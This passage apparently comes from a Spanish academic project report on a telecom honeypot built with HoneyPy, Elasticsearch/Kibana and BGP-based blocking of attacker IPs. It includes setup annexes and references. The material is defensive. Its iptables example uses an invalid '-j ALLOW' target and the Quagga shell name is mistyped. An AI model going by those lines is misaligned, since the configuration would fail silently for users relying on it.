	Análisis de los ataques recibidos y como estos son bloqueados.	Se analizan utilizando Kibana los ataques que estamos recibiendo y se confirma que las ips de los atacantes se añaden automáticamente como ruta BGP

Tabla 6: Resumen de tareas ejecutadas

En un primer lugar se tenía previsto trabajar con más de una herramienta de honeypot para simular diferentes servicios, pero con el uso de HoneyPy esto no ha sido necesario ya que a través de los plugins nos ha permitido simular los servicios necesarios aportando flexibilidad para añadir nuevos servicios y para mejorar la interacción con el atacante.

Además, no se preveía tener una interfaz gráfica para la visualización de eventos pero al tener como base de datos para los eventos Elasticsearch se ha podido añadir de forma fácil Kibana, que nos aporta una interfaz gráfica con mucha información sobre lo que sucede en el honeypot.

Por último, y como se detalla en el apartado de bloqueo de ataques, se pretendían utilizar ACLs para el bloqueo de tráfico pero la dificultad de configurar scripts para cada tipo de router ha hecho que se opte por la opción alternativa de utilizar rutas BGP para el bloqueo de tráfico.

Pese a cumplir con todas las subtareas programadas al inicio del proyecto, la planificación ha sido más ajustada de los esperado limitando así que no se pudieran realizar desarrollos alternativos. Durante el proyecto se han detectado varios puntos que no han podido gestionarse en este pero que podrán desarrollarse en un futuro. A continuación se detallan los puntos de posible trabajo a futuro:

- Configuración automática de HoneyPy utilizando la base de datos: En el proyecto se ha configurado de forma manual HoneyPy teniendo en cuenta los datos de la base de datos. Se podría mejorar la base de datos para incluir todos los datos necesarios de configuración de HoneyPy, por ejemplos los plugins a usar por cada puerto, para, de forma automática, generar diariamente una nueva configuración.
- Instalación de diferentes sensores HoneyPy por tipo de servidor: Durante la creación de la base de datos y en el posterior análisis de puertos, se ha detectado que existen perfiles de servidores que tienen una serie de puertos abiertos. En el honeypot actual tenemos todos los puertos abiertos, por lo que para un atacante sería fácil identificar que se trata de un honeypot. Podemos crear honeypots diferentes por tipo de servidor y enviar todos los datos a un Elasticsearch central.

- Mejoras de la interacción con el atacante: Muchos de los servicios tienen una interacción baja con los atacantes, por lo que será interesante desarrollar los plugins para obtener más información sobre los ataques. El primero de los plugins que se deberían desarrollar es el plugin web, ya que actualmente ofrece una interacción muy baja y es uno de los servicios que nos pueden ofrecer más información.
- Mejoras del plugin SIP: El plugin SIP es muy importante debido al alto número de servicios SIP abiertos por el operador. Mejorando este podríamos además de realizar bloqueos por IPs, obtener información de destinos de las llamadas para aplicar reglas sobre estos, por ejemplo limitar el tráfico a estos destinos por sospecha de tráfico fraudulento.
- Añadir un nuevo nodo a Elasticsearch: Ahora mismo tenemos un solo nodo por lo que tenemos que el shard primario está asignado pero no tenemos réplicas.
- Mejoras de rendimiento y escalabilidad: En estos momentos todo el software ha sido instalado en un solo servidor. Será interesante instalar los diferentes componentes en diferentes servidores para mejorar la escalabilidad. Además, será necesario estudiar detenidamente las opciones de configuración de Elasticsearch para mejorar el rendimiento y aplicar políticas de retención de datos.
- Colaboración y compartición de información: HoneyPy es un software gratuito disponible en GitHub, por lo tanto podemos colaborar con el proyecto añadiendo el plugin SIP desarrollado y añadiendo las mejoras del logger de Elasticsearch. Además podemos compartir la información recogida en nuestro sensor a través, por ejemplo de honeydb.
- Protección antiDDoS: Al crear un servicio con tantos puertos susceptibles de ser atacados, aumentamos el riesgo de sufrir un ataque de denegación de servicio distribuido. Por esta razón, sería conveniente configurar un sistema de detección que en caso de detectar una cantidad muy alta de tráfico lanzara de manera automática una configuración BGP que envíe a los operadores de entrada la IP del honeypot para ser configurada en el blackhole y así detener el ataque. En caso de activarse este sistema de seguridad, el honeypot desaparecería de Internet.

ANEXOS

A: Instalación y configuración base de datos

Para la instalación de la base de datos procederemos a instalar un servidor MySQL, para este proyecto se opta por usar una base de datos open source como es MySQL Community[41].

Esta base de datos se instalará en un servidor CentOS[42] por lo que para su instalación solo será necesario el comando: `yum install mysql-server`

Será importante, tras instalar el servidor MySQL, utilizar el script mysql_secure_installation para así modificar la contraseña root, eliminar los usuarios anónimos, deshabilitar el acceso root desde el exterior y eliminar las bases de datos de test.

Además, será importante modificar las reglas de firewall del servidor utilizando iptables[43] para permitir el acceso al puerto 3306 del MySQL solo a los equipos conocidos.

```
iptables -A INPUT -s IPCONOCIDA -p tcp --dport 3306 -j ALLOW
```

Una vez tenemos el servidor MySQL instalado deberemos crear la BBDD accediendo al MySQL e introduciendo el comando:

mysql > create database vtscanner;

Una vez creada la BBDD procederemos a crear las tablas tal y como se ha indicado en el apartado de diseño de la base de datos, para esto utilizaremos los siguientes comandos SQL:

```
CREATE TABLE `host_ports` (
  `host_type_id` int(11) NOT NULL,
  `port_type_id` int(11) NOT NULL,
  PRIMARY KEY (`host_type_id`,`port_type_id`)
) ENGINE=MyISAM;

CREATE TABLE `host_types` (
  `host_type_id` int(11) NOT NULL AUTO_INCREMENT,
  `desc` varchar(128) DEFAULT NULL,
  PRIMARY KEY (`host_type_id`)
) ENGINE=MyISAM;

CREATE TABLE `hosts` (
  `ip` varchar(15) NOT NULL,
  `host_type_id` int(11) NOT NULL DEFAULT '0',
  `enabled` bit(1) DEFAULT NULL,
  PRIMARY KEY (`ip`)
) ENGINE=MyISAM;

CREATE TABLE `type_ports` (
  `port_type_id` int(11) NOT NULL AUTO_INCREMENT,
```

```
  `port_min` int(11) NOT NULL,
  `port_max` int(11) NOT NULL,
  `proto` enum('udp','tcp') NOT NULL,
  `desc` varchar(128) DEFAULT NULL,
  PRIMARY KEY (`port_type_id`)
) ENGINE=MyISAM;
```

Tras la ejecución de estos comando tendremos la base de datos diseñada en funcionamiento.

B: Instalación HoneyPy

La instalación de HoneyPy se realizará en un servidor CentOS versión 6. Uno de los requisitos de HoneyPy es la librería twisted en una versión superior a la 13.1 ya que utiliza la función twisted.internet.endpoints.connectProtocol. Esta librería a su vez requiere de una versión de Python superior o igual a la 2.7, que no es la que se encontrará en los repositorios de CentOS ya que este lleva instalada la versión de Python 2.6.

Esta versión de Python no puede ser remplazada de forma sencilla ya que es usada de forma interna por el sistema operativo, por lo tanto la solución más sencilla será utilizar The Software Collections Repository[44]

Para realizar la instalación primero actualizaremos yum:

```
sudo yum update
```

Y después procederemos a instalar el repositorio:

```
sudo yum install centos-release-scl
```

Una vez instalado el repositorio podremos instalar la versión 2.7 de python:

```
sudo yum install python27
```

Con la versión 2.7 de Python instalada la podremos usar llamando a otra shell en bash con python 2.7 habilitado:

```
scl enable python27 bash
```

Para utilizar HoneyPy deberemos descargar el código desde el repositorio oficial de GitHub: https://github.com/foospidy/HoneyPy e instalar las dependencias indicadas en el fichero requirements.txt que se encuentra en la raíz del repositorio descargado.

```
yum install pip
```

```
pip install requests
```

```
pip install twisted
```

Una vez instaladas las dependencias podremos hacer uso de HoneyPy en modo consola con el comando:

```
python Honey.py
```

o en modo daemon con el comando:

```
python Honey.py -d &
```

C: Uso de ipt-kit

Es importante tener en cuenta que cuando queramos ejecutar Honey.py este se deberá ejecutar, por motivos de seguridad, con un usuario específico y nunca se deberá ejecutar desde el usuario root.

Por esta razón, Honey.py no podrá estar a la escucha en los puertos por debajo del 1024. Para poder tener servicios que escuchan en puertos por debajo del 1024 se deberá utilizar iptables para crear reglas que nos envíen el tráfico desde el puerto inferior al 1024 al puerto configurado en honey.py. Para realizar esto podemos hacer uso del script en bash ipt-kit[45] que nos creará de forma automática las reglas en iptables y que podemos descargar desde GitHub

honey.py está pensado para utilizar este script y nos permite generar los comandos a ejecutar con la instrucción:

```
python Honey.py -ipt
```

Esto nos creará un script con extensión .sh en el directorio /tmp/. Este script lo deberemos ejecutar dentro del directorio ipt-kit y nos creará todas las reglas necesarias para la configuración actual del honeypot.

D: Instalación Elasticsearch, Kibana y X-Pack

Elasticsearch es un programa escrito en Java, por lo tanto para poder utilizarlo será necesario tener disponible en el servidor el Java Development Kit (JDK) que puede ser descargado desde el siguiente enlace: http://www.oracle.com/technetwork/java/javase/downloads/jdk8-downloads-2133151.html

Una vez tengamos disponible en el servidor el JDK, podremos proceder a la instalación de Elasticsearch, para esto descargamos Elasticsearch desde el siguiente enlace: https://www.elastic.co/downloads/elasticsearch

Y procedemos a descomprimir el archivo, una vez tenemos el archivo descomprimido podemos ejecutar Elasticsearch ejecutando bin/elasticsearch

Como Elasticsearch, en este caso, solo deberá ser accesible desde el propio servidor modificaremos el fichero config/elasticsearch.yml para que elasticseach solo escuche en la interfaz de loopback mediante la siguiente línea:

```
network.host: 127.0.0.1
```

Por último, es importante crear un usuario en el servidor para Elasticsearch, este será el usuario con el cual ejecutemos el binario. Además, deberemos añadir un script en /etc/init.d para la ejecución y parada del servicio.

Una vez tenemos instalado Elasticsearch podemos proceder a instalar Kibana. Para esto descargamos Kibana desde el siguiente enlace: https://www.elastic.co/downloads/Kibana

Descomprimiremos el fichero descargado y procederemos a editar el fichero config/kibana.yml para añadir la siguiente línea:

```
elasticsearch.url: "http://localhost:9200"
```

Con esta se indicará a Kibana dónde se encuentra escuchando Elasticsearch. Asimismo, será importante configurar la opción server.host con la IP en la cual estará escuchando Kibana.

Una vez realizadas estas modificaciones podremos ejecutar Kibana ejecutando bin/kibana

Igual que para elasticserach es importante crear un usuario propio para Kibana y un script en /etc/init.d para la ejecución y parada del servicio

Con Elasticsearch y Kibana funcionando podremos añadir seguridad, monitorización y una herramienta de reportes instalando el plugin X-Pack

Para esto únicamente es necesario parar Elasticsearch y Kibana y ejecutar los siguientes comandos:

```
bin/elasticsearch-plugin install x-pack
```

```
bin/kibana-plugin install x-pack
```

Una vez ejecutados arrancamos los servicios y las nuevas funcionalidades estarán listas para ser utilizadas.

E: Instalación Quagga

Podemos instalar Quagga en CentOS directamente desde los repositorios a través del comando yum:

```
yum install quagga
```

Una vez instalado deberemos arrancar el servicio Zebra mediante el comando:

```
service zebra start
```

El servicio Zebra es el encargado de las interfaces del kernel y de las rutas estáticas.

Con Zebra funcionando será el momento de configurar bgpd, el demonio encargado del protocolo BGP, para esto copiamos la configuración básica al directorio de configuraciones mediante el siguiente comando:

```
cp /usr/share/doc/quagga-XXXXXXX/bgpd.conf.sample
/etc/quagga/bgpd.conf
```

Tras esto podemos arrancar bgpd mediante el comando:

```
service bgpd start
```

Con Zebra y bgpd funcionando podremos conectarnos mediante el comando vtsyh al router simulado para realizar las configuraciones necesarias.

Referencias

[1] PricewaterhouseCoopers, << Turnaround and transformation in cybersecurity: Telecommunications>> [En línea]. Disponible: http://www.pwc.com/gx/en/consulting-services/information-security-survey/assets/pwc-gsiss-2016-telecommunications.pdf

[2] Honeynet [En línea]. Disponible: https://www.honeynet.org/

[2] Google Trends [En línea]. Disponible: https://www.google.es/trends/

[4] strobe, [En línea]. Disponible: https://linux.die.net/man/1/strobe

[5] Angry IP Scanner, [En línea]. Disponible: http://angryip.org/

[6] SuperScan v3.0, [En línea]. Disponible: http://www.mcafee.com/es/downloads/free-tools/superscan3.aspx

[7] NetScanTools, [En línea]. Disponible: http://www.netscantools.com/

[8] Nmap, [En línea]. Disponible: https://nmap.org

[9] Port Scanning Techniques, [En línea]. Disponible: https://nmap.org/book/man-port-scanning-techniques.html

[10] Timing and Performance, [En línea]. Disponible: https://nmap.org/book/man-performance.html

[11] Service Name and Transport Protocol Port Number Registry, [En línea]. Disponible: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt

[12] Extensible Markup Language (XML) 1.0, [En línea]. Disponible: https://www.w3.org/TR/2006/REC-xml-20060816/

[13] Estado de internet , [En línea]. Disponible: https://www.akamai.com/es/es/our-thinking/state-of-the-internet-report/

[14] Top Internet attack traffic revealed, [En línea]. Disponible: http://mybroadband.co.za/news/security/125080-top-internet-attack-traffic-revealed.html

[15]Wordpot, [En línea].Disponible: https://github.com/gbrindisi/wordpot

[16] HoneyPy , [En línea].Disponible: https://github.com/foospidy/HoneyPy

[17] Kippo ,https://github.com/desaster/kippo

[18] Mailoney, [En línea].Disponible: https://github.com/awhitehatter/mailoney

[19] Sippothttp, [En línea].Disponible:://www.opentek.ca/sippot

[20] Honeyd, [En línea].Disponible: http://www.honeyd.org/

[21] Honeyview , [En línea]. Disponible: http://honeyview.sourceforge.net/

[22] Honey2mysql , [En línea]. Disponible: http://bruteforce.gr/honeyd2mysql

[23] Honeyd-viz , [En línea]. Disponible: http://bruteforce.gr/honeyd-viz

[24] Glastopf, [En línea].Disponible: https://github.com/mushorg/glastopf

[25]HiHAT, [En línea].Disponible: http://hihat.sourceforge.net/index.html

[26] mysqlpot, [En línea].Disponible: https://github.com/schmalle/mysqlpot

[27] kfsensor, [En línea].Disponible: http://www.keyfocus.net/kfsensor/

[28] SIP: Session Initiation Protocol , [En línea]. Disponible: https://www.ietf.org/rfc/rfc3261.txt

[29] Elasticsearch, [En línea]. Disponible: https://www.elastic.co/products/elasticsearch

[30] HoneyDB, [En línea]. Disponible: https://riskdiscovery.com/honeydb/#about

[31] Logstash, [En línea]. Disponible: https://www.elastic.co/products/logstash

[32] Slack, [En línea]. Disponible: https://slack.com/

[33] Splunk, [En línea]. Disponible: https://www.splunk.com/es_es

[34] Telegram, [En línea]. Disponible: https://telegram.org

[35] Twitter, [En línea]. Disponible: https://twitter.com

[36] Splunk, [En línea]. Disponible: https://www.splunk.com/en_us/products/splunk-enterprise/free-vs-enterprise.html

[37] GeoLitle2, [En línea]. Disponible: http://dev.maxmind.com/geoip/geoip2/geolite2/

[38] Geohashes, [En línea]. Disponible: https://www.elastic.co/guide/en/elasticsearch/guide/current/geohashes.html

[39] Bogon Route Server Project, [En línea]. Disponible: http://www.team-cymru.org/bogon-reference-bgp.html

[40] Quagga, [En línea]. Disponible: http://www.nongnu.org/quagga/docs/quagga.html

[41] MySQL, [En línea]. Disponible: http://dev.mysql.com/downloads/mysql/

[42] CentOS , [En línea]. Disponible: https://www.centos.org/about/

[43] IPtables, [En línea]. Disponible: https://linux.die.net/man/8/iptables

[44] The Software Collection, [En línea]. Disponible: https://wiki.centos.org/AdditionalResources/Repositories/SCL

[45] ipt-kit, [En línea]. Disponible: https://github.com/foospidy/ipt-kit